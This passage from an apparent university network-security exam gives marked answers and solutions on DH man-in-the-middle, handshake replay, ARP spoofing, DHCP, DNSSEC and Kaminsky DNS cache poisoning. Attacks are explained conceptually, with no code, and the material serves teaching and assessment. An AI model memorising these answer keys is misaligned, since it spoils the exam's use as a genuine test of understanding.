(D): True. Recall that a MITM can interfere with a Diffie-Hellman exchange to cause both sides to derive keys that the attacker knows. The client derives $g^{am} \bmod p$ and the server derives $g^{bm} \bmod p$, and the attacker knows both values. This allows the attacker to derive the same session key as the client, and the same session key as the server. Now, the attacker can decrypt and tamper with any messages sent in the connection.

(E): True. An attacker recording $g^a \bmod p$ and $g^b \bmod p$ does not know enough to derive $g^{ab} \bmod p$. Even if the attacker hacks into the server later, a and b have been deleted, so the attacker cannot re-derive the session key even in the future.



1. Server sends a certificate for its long-term RSA public key, PK_{server}. Client verifies this certificate.
2. Client generates a random 128-bit S and sends $\mathsf{RSAEnc}(PK_{\text{server}},\ S)$.
3. Client generates and sends a random 128-bit nonce N_C.
4. Server sends $N_C + 1$. Client verifies that this value is one more than the client's generated N_C.
5. Both parties compute $\text{SessionKey} = H\big(S \parallel N_C\big)$. SessionKey is used to derive the symmetric keys for the session.
6. After the connection ends, both parties delete S and SessionKey.

Q8.2 (5 points) Select all true statements about this scheme.

- ☐ (A) A MITM adversary can perform a replay attack from server to client.
- ■ (B) A MITM adversary can perform a replay attack from client to server.
- ☐ (C) A passive eavesdropper can read encrypted data sent after the handshake completes.
- ☐ (D) A MITM can tamper with the handshake to read and modify encrypted data in both directions.
- ☐ (E) This scheme has forward secrecy.
- ☐ (F) None of the above.

Solution:

(A): False. The recorded and replayed messages will be encrypted with $H(S_{\text{old}} \parallel N_{C\text{ old}})$, where S_{old} and $N_{C\text{ old}}$ chosen by the client in the first connection.

However, in the new connection, the client picks a different S_{new} and $N_{C\text{ new}}$, and expects to see messages encrypted with $H(S_{\text{new}} \parallel N_{C\text{ new}})$.

The replayed server-to-client messages are encrypted with the old session key, but the client is decrypting using the new session key, so the client will not accept the replayed messages.

(B): True. In both the original and the replayed handshake, the values of S and N_C will be the same, since the attacker is replaying those two values in the replayed handshake. As a result, the server will derive $\text{SessionKey} = H(S \parallel N_C)$ in both handshakes, so the replayed client-to-server messages will be accepted by the server.

(C): False. The on-path attacker does not know the server's private key, so they cannot learn S and do not know the session key.

(D): False. The attacker is unable to read/modify encrypted messages from the server to the client.

The attacker could try to learn the session key and use it to read/modify server-to-client messages. However, this is impossible because S is encrypted and the attacker does not know the server's private key.

The attacker could try to force the client to derive a different session key, and then use that key to inject messages to the client. However, this is also impossible because the client chooses S and N_C, and the attacker has no way to make the client change their decision.

(E): False. Compromising the server will give the attacker access to the private keys for the long-term public key PK_{server}. They can then decrypt old values of S from recorded handshakes and re-derive the session key (the other component N_C is already recorded).

Q9 *ARP, it's in the game!* **(7 points)**

Q9.1 (1 point) For this subpart only, suppose we change ARP requests to include a 128-bit random number. The sender only accepts an ARP response if the response includes the number from the request.

Consider an on-path attacker that can send at most 200 spoofed responses before the legitimate response arrives. Is this modified ARP scheme secure against ARP spoofing?

- ○ (A) Yes, because the attacker cannot guess the random number with non-negligible probability.
- ○ (B) Yes, because the attacker does not know where to send the spoofed ARP response.
- ● (C) No, because the attacker can see the original ARP request and learn the random number.
- ○ (D) No, because the attacker can guess the random number with non-negligible probability.

Solution: ARP requests are broadcast, so the on-attacker can see the original ARP request and learn the random number. The attacker does not need to guess the random number in their spoofed response.

The attacker just needs to win the race condition (as in standard ARP), and the question states that the attacker can send spoofed responses before the legitimate response arrives.

Q9.2 (1 point) Suppose a user is the victim of an ARP spoofing attack by an on-path attacker. Select all true statements.

- ☐ (A) The attacker can eavesdrop on the user's TLS connections.
- ■ (B) The attacker can become a MITM for the user's HTTP connections.
- ☐ (C) The attacker can spoof valid DNSSEC responses.
- ☐ (D) None of the above.

Solution:

(A): False. TLS is end-to-end encrypted.

(B): True. HTTP is not end-to-end encrypted, and ARP spoofing allows an adversary to to be a MITM.

(C): False. DNSSEC records are signed, and the attacker cannot forge spoofed responses.

Q9.3 (1 point) Which fields are included in a DHCP offer from the router? Select all that apply.

- ■ (A) User's assigned IP address
- ☐ (B) User's assigned MAC address
- ■ (C) Router's IP address
- ■ (D) DNS server's IP address
- ☐ (E) DNS server's MAC address
- ☐ (F) None of the above

Solution: The DHCP offer includes the user's assigned IP address, the router's IP address, and the DNS server's IP address.

The user's MAC address is burned into their hardware, so it is not assigned or sent during DHCP.

The DNS server's MAC address is not sent during DHCP. The user would need to do a separate ARP lookup to convert the DNS server's IP address into a corresponding MAC address.

Q9.4 (2 points) Is it true that user requests over UDP are more vulnerable to spoofing attacks from off-path attackers than user requests over TCP?

- ● (A) Yes, because an off-path attacker needs to guess fewer fields to spoof a UDP packet.
- ○ (B) Yes, because TCP is a best-effort protocol unlike UDP.
- ○ (C) No, because UDP's simple checksum prevents creation of valid spoofed packets.
- ○ (D) No, because UDP's unreliable delivery means spoofed packets are likely to be discarded.

Solution: TCP requires guessing sequence numbers, while UDP does not (because it has no sequence numbers).

Note that (B) is incorrect because TCP is not best-effort.


Q9.5 (2 points) Does TCP provide confidentiality? Select the best option.

- ○ (A) Yes, because TCP's three-way handshake encrypts the data stream.
- ○ (B) Yes, because TCP's sequence numbers ensure that only the recipient can read the data.
- ○ (C) No, because TCP's checksum mechanism is not a secure MAC.
- ● (D) No, because TCP does not encrypt its payload.

Solution: Note that (C) is not the best answer because checksums and MACs are related to integrity, not confidentiality.

Q10 * *Despite everything, it's still DNS* (11 points)

Jonah wants to learn some IP addresses using DNS. For this question, no zones exist besides the ones in the diagram below.



Q10.1 (1 point) Assuming the DNS cache begins empty, how many DNS requests does the recursive resolver need to send to learn the IP address of `evanbot.tanya.edu`?

○ (A) 1 ○ (B) 2 ● (C) 3 ○ (D) 4

Solution: This works like the standard example DNS lookup from lecture.

The resolver starts by asking the root name server, and is redirected to the `.edu` name server.

The resolver then asks the `.edu` name server, and is redirected to the `tanya.edu` name server.

Finally, the server asks the `tanya.edu` name server, and receives the answer.

Q10.2 (1 point) Assuming all records from the previous subpart remain in the cache, how many DNS requests does the recursive resolver need to send to learn the IP address of `cookies.tanya.edu`?

● (A) 1 ○ (B) 2 ○ (C) 3 ○ (D) 4

Solution: The resolver's cache already has information about the `tanya.edu` name server, so the resolver can issue a single query to the `tanya.edu` name server and receive the answer.

The name server for `tanya.edu` has been hacked by an attacker. They create a malicious `A` record mapping `eecs.berkeley.edu` to their IP of `161.0.0.1`. The attacker then adds this `A` record to the Additional section of every reply from the `tanya.edu` name server.

For all remaining subparts, assume that **bailiwick checking is enabled**, and the DNS cache starts empty each time. Each subpart is independent (i.e. they all start with an empty cache).

Q10.3 (1 point) If Jonah's recursive resolver performs a DNS lookup for `www.codabot.net`, will the resolver's cache contain an entry for `eecs.berkeley.edu`?

○ (A) Yes ● (B) No

Solution: No. This lookup requires making requests to the root name server, the `.net` name server, and the `codabot.net` name server. The malicious name server is never contacted, so the injected record is never sent to Jonah's resolver.

Q10.4 (1 point) If Jonah's recursive resolver performs a DNS lookup for `evanbot.tanya.edu`, will the resolver's cache contain an entry for `eecs.berkeley.edu`?

○ (A) Yes ● (B) No

Solution: No. The malicious record is sent to Jonah, but it's not in bailiwick and is rejected.

This lookup requires making requests to the root name server, the `.edu` name server, and the `tanya.edu` name server. The malicious `tanya.edu` name server is contacted, and will send the malicious record to Jonah's resolver.

However, bailiwick checking stops this attack because `eecs.berkeley.edu` is not in the bailiwick of the `tanya.edu` name server.

Q10.5 (1 point) If Jonah's resolver implements source port randomization, does the attacker need to guess the randomized port number in their response?

○ (A) Yes ● (B) No

Solution: No. Source port randomization is used to mitigate the Kaminsky attack, since it forces the off-path attacker to guess more bits.

However, source port randomization does not help in this attack, where the name server has been hacked. Owen controls the name server and can see the randomized port number, so they do not have any additional guessing to do, and the attack is not any harder for Owen.

Suppose that the hacked `tanya.edu` nameserver now replies to requests for `evanbot.tanya.edu` with an `A` record containing the attacker's IP `161.0.0.1`.

Q10.6 (1 point) True or False: If Jonah's resolver performs a DNSSEC lookup for `evanbot.tanya.edu`, his resolver will cache that `evanbot.tanya.edu`'s IP address is `161.0.0.1`.

Assume the attacker has access to the hacked name server's keys, and the hacked name server is still endorsed by the `.edu` name server.

● (A) True ○ (B) False

Solution: True. Owen can use the hacked name server's keys to generate a valid signature on the malicious record.

The hacked name server's key is still endorsed by the `.edu` name server, so the malicious record still has a valid path of trust back to the root name server.

The record being served (`evanbot.tanya.edu`) is in bailiwick for the hacked name server (`tanya.edu`).

The following two subparts are independent of all previous subparts.

An off-path attacker is performing a Kaminsky attack and can send n fake responses for each DNS request before the legitimate response arrives. Assume source port randomization is disabled and that negative answers (domain does not exist) are cached.

Q10.7 (3 points) In this subpart, the user loads `fake.google.com` only once.

What is the approximate probability that the attacker succeeds in poisoning the IP address of `www.google.com`?

● (A) $\frac{n}{2^{16}}$ ○ (B) $\frac{n}{2^{32}}$ ○ (C) $\frac{n}{2^{64}}$ ○ (D) 1

Solution: The attacker can send n fake responses, each with a different ID. All the fake responses can contain a poisoned record for `www.google.com` in the Additional section.

There are 2^{16} possible different 16-bit IDs, and the attacker sent n guesses, so the approximate probability of success is $\frac{n}{2^{16}}$.

A common mistake is to treat this as a *with*-replacement problem and derive $(1 - 2^{-16})^n$, but this is not the case. (You can intuitively rule this out by plugging in $n = 2^{16}$, as if the attacker could guess all possible IDs, which should be probability 1)

Q10.8 (2 points) In this subpart, the user loads `fake.google.com` 200 times, one after the other.

True or False: Compared to the previous subpart, the attacker's probability of success for the same cache poisoning attack is strictly greater.

○ (A) True ● (B) False

Solution: False. The first time the user loads `fake.google.com`, the attacker gets n chances to guess the correct ID number.

If the attacker fails, the non-existence of `fake.google.com` gets cached, so on the subsequent 199 loads, no DNS records get sent, and the attacker gets no further chances to guess the correct ID number.

Therefore, the attacker still has n chances to guess the correct ID number, just like before, and the probability of success has not increased.

Everything below this line will not be graded.

Post-Exam Activity: Hat

Comment Box

Congratulations for making it to the end of the exam! Feel free to leave any final thoughts, comments, feedback, or doodles here:

If you feel like there was an ambiguity in the exam, please put it in the box above. For ambiguities, you must qualify your answer and provide an answer for both interpretations. For example, "if the question is asking about A, then my answer is X, but if the question is asking about B, then my answer is Y". You will only receive credit if it is a genuine ambiguity and both of your answers are correct. We will only look at ambiguities if you request a regrade.